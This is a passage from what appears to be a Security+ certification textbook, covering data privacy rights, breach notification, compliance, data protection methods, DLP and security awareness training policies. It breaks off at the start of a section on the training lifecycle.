The right to be forgotten recognizes the importance of individual privacy and control over personal data. Upon receiving a valid erasure request, the Data Controller must erase the personal data promptly unless there are legitimate grounds for refusing the request. This right extends to the removal of data from the organization's systems and to any third parties with whom the data has been shared or made publicly available. This right may be limited if the processing of personal data is necessary for exercising the right of freedom of expression and information, compliance with a legal obligation, or the establishment, exercise, or defense of legal claims. The right to be forgotten serves as a mechanism for individuals to regain control over their personal information. It promotes privacy and data protection by enabling subjects to remove personal data when it is no longer necessary or lawful to retain it.

Ownership of Privacy Data

The question of ownership regarding privacy data is a complex topic. In general, it is not easy to attribute traditional notions of ownership to privacy data. The ownership of privacy data is often not considered in terms of traditional property rights. Under many data protection laws, such as the GDPR, the emphasis is

placed on the rights and protections of the data subject rather than determining ownership. The data subject has control over their personal data and can exercise certain rights, such as the right to access, rectify, and delete their data.

However, organizations that collect and process personal data are considered custodians or stewards of the data rather than owners. They have legal and ethical responsibilities to handle personal data securely and lawfully and to respect the rights of the data subjects. It is important to note that privacy data often consists of information about individuals, and those individuals have a strong interest in protecting their personal information. Data protection laws aim to provide individuals with control and protection over their personal data, ensuring transparency, consent, and fair processing practices. While the concept of ownership might not directly apply to privacy data, individuals have rights and control over their personal information, and organizations are legally accountable for handling the data responsibly. The focus is on safeguarding privacy rights and ensuring data protection rather than assigning ownership in the traditional sense.

Data Inventories and Retention

Privacy laws profoundly impact data inventories and data retention practices within organizations. These laws, such as the GDPR and CCPA, require organizations to maintain a detailed record of the personal data they collect, process, and store. **Data inventories** provide a comprehensive overview of the types of data being handled, the purposes for processing, the legal basis, and recipients of the data to ensure transparency and accountability, as organizations can clearly understand and document their data processing activities in compliance with privacy laws. Privacy laws stipulate that organizations must have a lawful basis for processing personal data. Data inventories are crucial in identifying the legal grounds for data processing. By documenting the legal basis for each category of personal data, organizations can ensure that their processing activities align with the specified lawful purposes outlined in privacy laws. Organizations must collect and process only the necessary elements of personal data for specific and legitimate purposes. Data inventories assist organizations in evaluating the personal data they collect, ensuring they only gather necessary information. By keeping the inventory up to date, organizations can align their practices with the principles of data minimization and purpose limitation.

Data retention is another area impacted by privacy laws. Organizations must retain personal data only for as long as necessary to fulfill the intended purpose or as required by law. Data inventories help organizations determine appropriate retention periods for different categories of personal data, ensuring compliance with data storage limitation requirements. Keeping accurate records in the data inventory enables organizations to securely delete or anonymize data when it is no longer needed. Privacy laws grant individuals various rights, such as the right to access their personal data. Data inventories are instrumental in facilitating the exercise of these rights. By maintaining comprehensive inventories, organizations can promptly respond to data subject requests, provide individuals with access to their data, rectify inaccuracies, and fulfill requests for erasure in accordance with privacy laws.

Furthermore, privacy laws mandate implementing robust security measures to protect personal data. Data inventories help organizations identify their personal data types and all associated security requirements. By clearly understanding the data they process, organizations can implement appropriate technical and organizational safeguards to shield personal data from unauthorized access, loss, or alteration, thus ensuring compliance with security obligations under privacy laws.

Privacy Breaches and Data Breaches

A **data breach** occurs when information is read, modified, or deleted without authorization. "Read" in this sense can mean either seen by a person or transferred to a network or storage media. A data breach is the loss of any type of data (but notably corporate information and intellectual property), while a privacy breach refers specifically to loss or disclosure of personal and sensitive data.

Organizational Consequences

A data or privacy breach can have severe organizational consequences:

- **Reputation damage**—data breaches cause widespread negative publicity, and customers are less likely to trust a company that cannot secure its information assets.
- **Identity theft**—if the breached data is exploited to perform identity theft, the data subject may be able to sue for damages.
- **Fines**—legislation might empower a regulator to levy fines. These can be a fixed sum or in the most serious cases a percentage of turnover.
- **IP theft**—loss of company data can lead to loss of revenue. This typically occurs when copyright material—unreleased movies and music tracks—is breached. The loss of patents, designs, trade secrets, and so on to competitors or state actors can also cause commercial losses, especially in overseas markets where IP theft may be difficult to remedy through legal action.

Notifications of Breaches

The requirements for different types of breach are set out in law and/or in regulations. The requirements indicate who must be notified. A data breach can mean the loss or theft of information, the accidental disclosure of information, or the loss or damage of information. Note that there are substantial risks from accidental breaches if effective procedures are not in place. If a database administrator can run a query that shows unredacted credit card numbers, that is a data breach, regardless of whether the query ever leaves the database server.

Depending on the regulations, a breach may be considered to have occurred if there is just the potential for unauthorized access. For example, if a personal data file is configured with permissions that mistakenly allow any authenticated user to read it, this could be classed as a notifiable data breach, even if audit logs show that no actual improper access attempts were made.

Escalation

A breach may be detected by technical staff and if the event is considered minor, there may be a temptation to remediate the system and take no further notification action. This could place the company in legal jeopardy. Any breach of personal data and most breaches of IP should be **escalated** to senior decision-makers and any impacts from legislation and regulation properly considered.

Public Notification and Disclosure

Other than the regulator, notification might need to be made to law enforcement, individuals and third-party companies affected by the breach, and to the public through press or social media channels. For example, the **Health Insurance Portability and Accountability Act (HIPAA)** sets out reporting requirements in

legislation, requiring breach notification to the affected individuals, the Secretary of the US Department of Health and Human Services, and, if more than 500 individuals are affected, to the media (hhs.gov/hipaa/for-professionals/breach-notification/index.html). The requirements also set out timescales for when these parties should be notified. For example, under GDPR, notification must be made within 72 hours of becoming aware of a breach of personal data (csoonline.com/article/3383244/how-to-report-a-data-breach-under-gdpr.html). Regulations will also set out disclosing requirements, or the information that must be provided to each of the affected parties. Disclosure is likely to include a description of what information was breached, details for the main point of contact, likely consequences arising from the breach, and measures taken to mitigate the breach.

GDPR offers stronger protections than most federal and state laws in the United States, which tend to focus on industry-specific regulations, narrower definitions of personal data, and fewer rights and protections for data subjects. The passage of the California Consumer Privacy Act (CCPA) has changed the picture for domestic US legislation, however (csoonline.com/article/3292578/california-consumer-privacy-act-what-you-need-to-know-to-be-compliant.html).

Compliance

Security compliance refers to organizations' adherence to applicable security standards, regulations, and best practices to protect sensitive information, mitigate risks, and ensure data confidentiality, integrity, and availability. Effective compliance necessitates establishing and implementing policies, procedures, controls, and technical measures to meet the requirements set forth by regulatory bodies, industry standards, and legal obligations.

Impacts of Noncompliance

Noncompliance with data protection laws and regulations can have severe consequences for organizations. The consequences vary depending on jurisdiction and the specific regulations violated. Common ramifications for noncompliance include legal sanctions such as financial penalties, legal liabilities, reputational damage, and loss of customer trust. Sanctions refer to penalties, disciplinary actions, or measures imposed due to noncompliance with laws, regulations, or rules. Sanctions are enforced by governing bodies, regulatory authorities, or organizations overseeing the specific domain in which the noncompliance occurred. Regulatory agencies may impose substantial fines, which can amount to millions or even billions of dollars, depending on the severity of the violation. Legal action from affected individuals or data subjects may lead to costly lawsuits and settlements. Noncompliance can harm an organization's reputation, eroding customer trust, decreasing business opportunities, and potentially losing contracts or partnerships. Organizations may also face additional regulatory scrutiny, including increased audits, investigations, or mandated remediation measures. Organizations must prioritize data protection compliance, implement appropriate security measures, conduct regular risk assessments, and stay informed about evolving data protection laws and regulations to avoid these consequences.

Due diligence in the context of data protection describes the comprehensive assessment and evaluation of an organization's data protection practices and measures. It involves examining and verifying the adequacy of data security controls, privacy policies, data handling procedures, and compliance with applicable laws and regulations.

Software Licensing

Noncompliance with software licensing requirements can result in the revocation of usage rights and other consequences such as fines. Violations of license agreements, such as exceeding permitted installations, unauthorized sharing, or other unauthorized usage, constitute contractual noncompliance. Other forms of noncompliance include breaching license terms, such as modifying code or distributing software without authorization. In response, software vendors or licensing authorities may revoke or suspend licenses and take other legal actions. The loss of software licenses can disrupt business operations, causing inefficiencies and workflow interruptions as well as cause significant reputational damage. To ensure compliance, organizations can rectify noncompliance through license remediation, proper license management, and audits.

Impacts of Contractual Noncompliance

Breach of Contract—Noncompliance can result in a breach of contract. Contracts between parties often include provisions related to data protection, cybersecurity measures, and the safeguarding of sensitive information. Failure to meet these contractual obligations can lead to legal consequences, including potential liability for damages or loss the noncompliant party suffers.

Termination of Contracts—Noncompliance may give the noncompliant party grounds for contract termination. Contractual agreements may contain clauses allowing termination if the other party fails to protect data or implement sufficient cybersecurity measures adequately. The noncompliant party may face termination penalties, loss of business relationships, and the need to seek new contractual arrangements, which will be complicated by poor past performance.

Indemnification and Liability—Noncompliance may result in the noncompliant party assuming liability for damages caused by a security breach or data loss. Contractual agreements may include indemnification clauses, shifting responsibility for losses, or legal expenses resulting from cybersecurity incidents onto the noncompliant party leading to financial burdens and reputational damage.

Noncompliance Penalties—Contracts may stipulate penalties or financial consequences for noncompliance with cybersecurity requirements, such as monetary fines or contractual damages that the noncompliant party must pay to the aggrieved party. Noncompliance penalties aim to incentivize adherence to cybersecurity measures outlined in the contractual agreement.

Monitoring and Reporting

Compliance monitoring and reporting processes involve systematically assessing, evaluating, and reporting an organization's adherence to laws, regulations, contracts, and industry standards. Effective reporting and monitoring require establishing a compliance framework, conducting ongoing monitoring activities, and collecting relevant data for analysis. The findings of these activities are included in various reports designed to communicate compliance performance, identify noncompliance issues, and recommend actions. These processes aim to ensure accountability, mitigate risks, and drive continuous improvement in compliance practices. Compliance monitoring involves risk assessments, data collection, and analysis, while compliance reporting facilitates stakeholder communication and decision-making. Robust compliance monitoring and reporting processes help organizations proactively identify areas of noncompliance to enhance risk management practices and maintain stakeholder trust.

Internal and External Compliance Reporting

Internal and external compliance reporting aim to assess and disclose an organization's compliance status, but they differ in scope, audience, and purpose. Internal compliance reporting primarily serves internal stakeholders (such as risk managers, executives, security analysts, and privacy officers), focuses on operational details, and supports internal decision-making. External compliance reporting targets external stakeholders (such as shareholders, customers, clients, regulators, vendors, and business partners), adheres to regulatory requirements, and provides high-level summaries of an organization's compliance performance. Both reporting forms promote accountability, transparency, and effective compliance management within organizations.

Compliance Monitoring

Compliance with legal and regulatory requirements, industry standards, and internal policies can be ensured through diligent monitoring of an organization's actions. This involves conducting thorough investigations and assessments of third parties, such as vendors or business partners, to ensure they comply with relevant regulations.

Moreover, taking reasonable precautions and implementing necessary controls to protect sensitive information and prevent noncompliance is essential. Attestation and acknowledgment are also integral to compliance monitoring, requiring individuals or entities to formally acknowledge their understanding of compliance obligations and commitment to adhere to them through signed agreements, policy acknowledgments, and training activities. This provides evidence of an individual or organization's commitment to compliance and serves as the foundation for monitoring and enforcement. Compliance monitoring can be conducted internally or externally, with self-assessments, internal audits, and reviews conducted internally and independent audits, assessments, or regulatory inspections conducted externally. Automation is vital in compliance monitoring, with compliance management software being a critical tool in data collection, analysis, and reporting. Automation streamlines monitoring activities, improves accuracy, and enhances the ability to detect noncompliance or anomalies promptly.

Data Protection

Classifying data as "at rest," "in motion," and "in use" is crucial for effective data protection and security measures. By analyzing data based on its state (at rest, in motion, in use), organizations can tailor security measures and controls to address the specific risks and requirements associated with each data state. This classification helps organizations identify vulnerabilities, prioritize security investments, and ensure appropriate safeguards to protect sensitive data throughout its lifecycle. It also facilitates compliance with data protection regulations and industry best practices.

- **Data at rest**—this state means that the data is in some sort of persistent storage media. Examples of types of data that may be at rest include financial information stored in databases, archived audiovisual media, operational policies and other management documents, system configuration data, and more. In this state, it is usually possible to encrypt the data, using techniques such as whole disk encryption, **database encryption**, and file- or folder-level encryption. It is also possible to apply permissions—access control lists (ACLs)—to ensure only authorized users can read or modify the data. ACLs can be applied only if access to the data is fully mediated through a trusted OS.

- **Data in transit (or data in motion)**—this is the state when data is transmitted over a network. Examples of types of data that may be in transit include website traffic, remote access traffic, data being synchronized between cloud repositories, and more. In this state, data can be protected by a transport encryption protocol, such as TLS or IPSec.

With data at rest, there is a greater encryption challenge than with data in transit as the encryption keys must be kept secure for longer. Transport encryption can use ephemeral (session) keys.

- **Data in use (or data in processing)**—this is the state when data is present in volatile memory, such as system RAM or CPU registers and cache. Examples of types of data that may be in use include documents open in a word processing application, database data that is currently being modified, event logs being generated while an operating system is running, and more. When a user works with data, that data usually needs to be decrypted as it goes from in rest to in use. The data may stay decrypted for an entire work session, which puts it at risk. However, trusted execution environment (TEE) mechanisms, such as Intel Software Guard Extensions (software.intel.com/content/www/us/en/develop/topics/software-guard-extensions/details.html), are able to encrypt data as it exists in memory, so that an untrusted process cannot decode the information.

Data Protection Methods

Method	Description
Geographic Restrictions	Geographic restrictions involve limiting access to data based on specific geographic locations. It ensures that data is accessible only from approved regions, providing additional control and security. A common use case for geographic restrictions involves cloud computing and data storage services. When organizations utilize cloud platforms or third-party datacenters to store their data, they may need to enforce geographic restrictions to specify where their data can be stored and processed to comply with data protection laws and regulations.
Encryption	Encryption converts data into a coded format that can only be accessed or deciphered with an encryption key or password. It protects data confidentiality and ensures that even if data is intercepted, it remains unreadable to unauthorized parties.
Hashing	Hashing involves converting data into a fixed-length string of characters using a hashing algorithm. Hashing is commonly used to verify data integrity and securely store passwords.
Masking	Masking involves replacing sensitive data with fictional or partially concealed values while preserving the format and length of the original data. It prevents exposing sensitive information and is often used to hide sensitive data fields and password characters entered into forms.

Method	Description
Tokenization	Tokenization replaces sensitive data with a randomly generated token while securely storing the original data in a separate location. Tokens have no meaningful value, reducing the risk of unauthorized access or exposure of sensitive information. A common use case for data tokenization is in payment processing systems. When customers make a payment, their sensitive payment card information, such as credit card numbers, is replaced with a randomly generated token. This token is then used to represent the payment card data during transactions and is stored in the system's database.
Obfuscation	Obfuscation involves modifying data to make it difficult to understand or reverse engineer without altering functionality. Software development commonly uses obfuscation techniques to protect source code intellectual property and prevent unauthorized access to critical details. Examples of obfuscation include data masking, data type conversion, and hashing.
Segmentation	Segmentation is a method of securing data by dividing networks, data, and applications into isolated components to improve sensitive data protection, limit the impact of a breach, and improve network security. Segmentation helps restrict access based on user roles, privileges, location, or other criteria. It helps limit exposure by granting access only to the specific data segments required for authorized users or processes. A common use case for data segmentation is in healthcare systems or electronic health records (EHRs). Patient data is often categorized and segmented in these systems based on various factors, such as medical conditions, departments, or access levels. Data segmentation allows healthcare professionals to control and limit access to sensitive patient information based on the principle of least privilege. Different healthcare providers, specialists, or departments may have access only to the specific patient data relevant to their roles or treatment responsibilities.
Permission Restrictions	Permission restrictions involve controlling access to data based on user permissions. It ensures that only authorized individuals or roles can view, modify, or interact with specific data elements, reducing the risk of unauthorized access, data breaches, or accidental misuse. Access Control Lists, Role-Based Access Control, Rule-based Access Control, Mandatory Access Control, Attribute-Based Access Control, and other methods enforce the principle of least privilege.

Data Loss Prevention

To apply data guardianship policies and procedures, smaller organizations might classify and type data manually. An organization that creates and collects large amounts of personal data will usually need to use automated tools to assist with this task, however. There may also be a requirement to protect valuable intellectual property (IP) data. Data loss prevention (DLP) products automate the discovery and classification of data types and enforce rules so that data is not viewed or transferred without a proper authorization. Such solutions will usually consist of the following components:

- **Policy server**—to configure classification, confidentiality, and privacy rules and policies, log incidents, and compile reports.
- **Endpoint agents**—to enforce policy on client computers, even when they are not connected to the network.
- **Network agents**—to scan communications at network borders and interface with web and messaging servers to enforce policy.

DLP agents scan content in structured formats, such as a database with a formal access control model, or unstructured formats, such as email or word processing documents. A file cracking process is applied to unstructured data to render it in a consistent scannable format. The transfer of content to removable media, such as USB devices, or by email, instant messaging, or even social media, can then be blocked if it does not conform to a predefined policy. Most DLP solutions can extend the protection mechanisms to cloud storage services, using either a proxy to mediate access or the cloud service provider's API to perform scanning and policy enforcement.



Creating a DLP policy in Office 365. (Screenshot used with permission from Microsoft.)

Remediation is the action the DLP software takes when it detects a policy violation. The following remediation mechanisms are typical:

- **Alert only**—the copying is allowed, but the management system records an incident and may alert an administrator.
- **Block**—the user is prevented from copying the original file but retains access to it. The user may or may not be alerted to the policy violation, but it will be logged as an incident by the management engine.
- **Quarantine**—access to the original file is denied to the user (or possibly any user). This might be accomplished by encrypting the file in place or by moving it to a quarantine area in the file system.
- **Tombstone**—the original file is quarantined and replaced with one describing the policy violation and how the user can release it again.

When it is configured to protect a communications channel such as email, DLP remediation might take place using client-side or server-side mechanisms. For example, some DLP solutions prevent the actual attaching of files to the email before it is sent. Others might scan the email attachments and message contents, and then strip out certain data or stop the email from reaching its destination.

Review Activity:

Data Classification and Compliance

Answer the following questions:

1. **What range of information classifications could you implement in a data labeling project?**

2. **What is meant by privacy information?**

3. **You are reviewing security and privacy issues relating to a membership database for a hobbyist site with a global audience. The site currently collects account details with no further information. What should be added to be in compliance with data protection regulations?**

4. **You are preparing a briefing paper for customers on the organizational consequences of data and privacy breaches. You have completed sections for reputation damage, identity theft, and IP theft. Following the CompTIA Security+ objectives, what other section should you add?**

5. **This state means that the data is in some sort of persistent storage media.**

6. This method of data protection is often associated with payment processing systems.

7. You take an incident report from a user trying to access a REPORT.docx file on a SharePoint site. The file has been replaced by a REPORT.docx.QUARANTINE.txt file containing a policy violation notice. What is the most likely cause?

Topic 16B

Personnel Policies

EXAM OBJECTIVES COVERED

5.6 Given a scenario, implement security awareness practices.

Personnel policies play a vital role in establishing clear guidelines, expectations, and standards for employees. They provide a framework for effective management of human resources and maintain a fair, legally compliant, and productive work environment. Personnel policies promote consistency, clear communication, employee development, conflict resolution, and risk management. Organizations can enhance employee satisfaction, attract and retain talent, and mitigate legal and operational risks by implementing effective personnel policies.

Conduct Policies

Operational policies include privilege/credential management, data handling, and incident response. Other important security policies include those governing employee conduct and respect for privacy.

Acceptable Use Policy

Enforcing an **acceptable use policy (AUP)** is important to protect the organization from the security and legal implications of employees misusing its equipment. Typically, the policy will forbid the use of equipment to defraud, defame, or to obtain illegal material. It will prohibit the installation of unauthorized hardware or software and explicitly forbid actual or attempted snooping of confidential data that the employee is not authorized to access. Acceptable use guidelines must be reasonable and not interfere with employees' fundamental job duties or privacy rights. An organization's AUP may forbid use of Internet tools outside of work-related duties or restrict such use to break times.

Code of Conduct and Social Media Analysis

A **code of conduct**, or rules of behavior, sets out expected professional standards. For example, employees' use of social media and file sharing poses substantial risks to the organization, including threat of virus infection or systems intrusion, lost work time, copyright infringement, and defamation. Users should be aware that any data communications, such as email, made through an organization's computer system are likely stored within the system, on servers, backup devices, and so on. Such communications are also likely to be logged and monitored. Employers may also subject employees' personal social media accounts to analysis and monitoring, to check for policy infringements.

Rules of behavior are also important when considering employees with privileged access to computer systems. Technicians and managers should be bound by clauses that forbid them from misusing privileges to snoop on other employees or to disable a security mechanism.

Use of Personally Owned Devices in the Workplace

Portable devices, such as smartphones, USB sticks, media players, and so on, pose a considerable threat to data security, as they make file copy so easy. Camera and voice-recording functions are other obvious security issues. Network access control, endpoint management, and data loss prevention solutions can be of some use in preventing the attachment of such devices to corporate networks. Some companies may try to prevent staff from bringing such devices on-site. This is quite difficult to enforce, though.

Also important to consider is the unauthorized use of personal software by employees or employees using software or services that has not been sanctioned for a project (shadow IT). Personal software may include either locally installed software or hosted applications, such as personal email or instant messenger, and may leave the organization open to a variety of security vulnerabilities. Such programs may provide a route for data exfiltration, a transport mechanism for malware, or possibly software license violations for which the company might be held liable, just to name a few of the potential problems.

Clean Desk Policy

A **clean desk policy** means that each employee's work area should be free from any documents left there. The aim of the policy is to prevent sensitive information from being obtained by unauthorized staff or guests at the workplace.

User and Role-Based Training

Another essential component of a secure system is effective user training. Untrained users represent a serious vulnerability because they are susceptible to social engineering and malware attacks and may be careless when handling sensitive or confidential data.

Train users in secure behavior. (Image by dotshock © 123RF.com.)

Appropriate security awareness training needs to be delivered to employees at all levels, including end users, technical staff, and executives. Some of the general topics that need to be covered include the following:

- Overview of the organization's security policies and the penalties for noncompliance.
- Incident identification and reporting procedures.
- Site security procedures, restrictions, and advice, including safety drills, escorting guests, use of secure areas, and use of personal devices.
- Data handling, including document confidentiality, PII, backup, encryption, and so on.
- Password and account management plus security features of PCs and mobile devices.
- Awareness of social engineering and malware threats, including phishing, website exploits, and spam plus alerting methods for new threats.
- Secure use of software such as browsers and email clients plus appropriate use of Internet access, including social networking sites.

There should also be a system for identifying staff performing security-sensitive roles and grading the level of training and education required (between beginner, intermediate, and advanced, for instance). Note that in defining such training programs you need to focus on job roles, rather than job titles, as employees may perform different roles and have different security training, education, or awareness requirements in each role.

The NIST National Initiative for Cybersecurity Education framework (nist.gov/itl/applied-cybersecurity/nice) sets out knowledge, skills, and abilities (KSAs) for different cybersecurity roles. Security awareness programs are described in SP800-50 (nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-50.pdf).

Training Topics and Techniques

It is necessary to frame security training in language that end users will respond to. Education should focus on responsibilities and threats that are relevant to users. It is necessary to educate users about new or emerging threats (such as fileless malware, phishing scams, or zero-day exploits in software), but this needs to be stated in language that users understand. Using a diversity of training techniques helps to improve engagement and retention. Training methods include facilitated workshops and events, one-on-one instruction and mentoring, plus resources such as computer-based or online training, videos, books, and blogs/newsletters.

Computer-Based Training and Gamification

Participants respond well to the competitive challenge of CTF events. This type of gamification can be used to boost security awareness for other roles too. **Computer-based training (CBT)** allows a student to acquire skills and experience by completing various types of practical activities:

- **Simulations**—recreating system interfaces or using emulators so students can practice configuration tasks.
- **Branching scenarios**—having students choose between options to find the best choices to solve a cybersecurity incident or configuration problem.

CBT might use video game elements to improve engagement. For example, students might win badges and level-up bonuses such as skills or digitized loot to improve their in-game avatar. Simulations might be presented so that the student chooses encounters from a map and engages with a simulation environment in a first person shooter type of 3D world.

Critical Elements for Security Awareness Training

Topic	Description
Policy/Handbooks	Policy and handbook training focus on familiarizing users with the organization's policies, procedures, and guidelines regarding data security, acceptable use of technology resources, data handling, and confidentiality and emphasize the importance of adhering to these policies to maintain a secure work environment.
Situational Awareness	Situational awareness training enhances users' ability to recognize and respond to potential security threats or suspicious activities. It emphasizes the importance of being vigilant, observing surroundings, and promptly reporting any unusual or problematic incidents that may pose a security risk.
Insider Threat	Insider threat training focuses on educating users about the potential risks and signs of insider threats within an organization. It helps individuals recognize and report suspicious behavior, understand the impact of insider threats on data security, and promote a culture of trust and accountability in handling sensitive information.
Password Management	Password management training guides users on creating strong, unique passwords; avoiding password reuse; and implementing best practices for securing and safeguarding passwords. It emphasizes the importance of regularly updating passwords and using multifactor authentication where available.
Removable Media and Cables	Removable media and cable training educate users on the risks associated with the unauthorized use, loss, or theft of removable media (such as USB mass storage devices) and the potential for unauthorized access or data breaches. It also guides users on the risks associated with malicious charging cables designed as an attack vector for gaining unauthorized device access.

Topic	Description
Social Engineering	Social engineering training raises awareness about common social engineering tactics employed by attackers, such as phishing, pretexting, or baiting. It helps individuals recognize and avoid falling victim to these manipulative techniques, encouraging skepticism and critical thinking when interacting with unknown or suspicious requests.
Operational Security	Operational security training focuses on promoting good security practices in day-to-day operations. It covers physical security, workstation security, data classification, secure communications, and incident reporting to help users understand their role in preventing security incidents.
Hybrid/Remote Work Environments	Hybrid/remote work training addresses the unique security challenges associated with working from home or outside the traditional office environment. It covers topics such as secure remote access, secure Wi-Fi usage, protecting physical workspaces, and maintaining data security while working remotely.



Training employees about safe computer use is critical to protecting data and mitigating the risks associated with cyberattacks. (Image by rawpixel © 123RF.com.)

Phishing Campaigns

Phishing campaigns used as employee training mechanisms involve simulated attacks to raise awareness and educate employees about the risks and consequences of falling victim to such attacks. By conducting mock phishing exercises, organizations aim to enhance threat awareness, protect sensitive information, mitigate social engineering risks, promote incident response, and strengthen security practices. Phishing attacks are prevalent and pose significant risks to many industries, making it essential for employees to know how to defend against them. Phishing is an effective attack vector due to its exploitation of human vulnerabilities, deceptive impersonation of trusted entities, psychological manipulation, broad reach, ease of use, dynamic capabilities, adaptability, and the potential for significant financial gain. These factors make phishing attacks difficult to detect, mitigate and underscore the importance of practicing vigilance and regularly training employees to recognize and respond effectively to phishing attempts.

Through training, employees become more aware of common phishing techniques and deceptive tactics used by cybercriminals. This knowledge helps them to identify and report suspicious emails or messages, reducing the likelihood of data breaches and unauthorized access to sensitive information. By training employees to recognize phishing attempts, organizations mitigate social engineering risks. Employees learn to identify messages that use common tactics such as urgent requests, spoofed identities, and enticing offers to manipulate individuals. This knowledge helps protect employees and their organization from disclosing credentials or confidential data, or installing malware. Effective training enables employees to respond appropriately to phishing attempts, such as reporting incidents to specific IT or security teams, refraining from clicking suspicious links or opening attachments, and verifying requests sent via email using alternative channels. Training employees to recognize and respond to phishing attempts strengthens an organization's cybersecurity defenses. It cultivates a culture of security awareness, empowers employees to protect sensitive information actively, and enhances the organization's resilience against evolving threats. Complemented by simulated phishing campaigns, regular training programs help build a knowledgeable and security-conscious workforce.

Anomalous Behavior

Anomalous behavior recognition refers to actions or patterns that deviate significantly from expectations. Examples include unusual network traffic, user account activity anomalies, insider threat actions, abnormal system events, and fraudulent transactions. Techniques such as network intrusion detection, user behavior analytics, system log analysis, and fraud detection are utilized to identify anomalous behavior. These techniques require monitoring and analyzing different data sources, comparing observed behavior against established baselines, and utilizing machine learning algorithms to detect deviations.

Recognizing Risky Behaviors

Risky behaviors are actions or practices that threaten data security, systems, or networks. These behaviors may involve unsafe online activities, such as clicking on suspicious links, visiting untrusted websites, or downloading unauthorized software. Risky behaviors can also include neglecting security measures, such as using weak passwords, sharing credentials, or ignoring software updates. Unexpected behaviors are actions that deviate from established security protocols or violate security policies. These behaviors can occur due to a lack of awareness, carelessness, or a failure to follow established procedures. Examples include unauthorized access to sensitive information, bypassing security controls, or

disregarding physical security measures. Unintentional behaviors refer to actions without malicious intent but can still have detrimental consequences. These behaviors often stem from human error, lack of training, or lack of understanding of security best practices. Examples include accidental data breaches, mishandling of confidential information, or falling victim to social engineering attacks.

All three types of behaviors (risky, unexpected, and unintentional) can lead to security incidents, data breaches, or the compromise of sensitive information. Individuals must be aware of these behaviors, follow security guidelines, stay informed about emerging threats, and practice good cybersecurity hygiene. Organizations are responsible for training and educating employees about these behaviors to promote a security-conscious culture and minimize the impact of human-related vulnerabilities in the cybersecurity landscape.

Security Awareness Training Lifecycle

Security awareness training practices typically follow a lifecycle approach consisting of several stages.

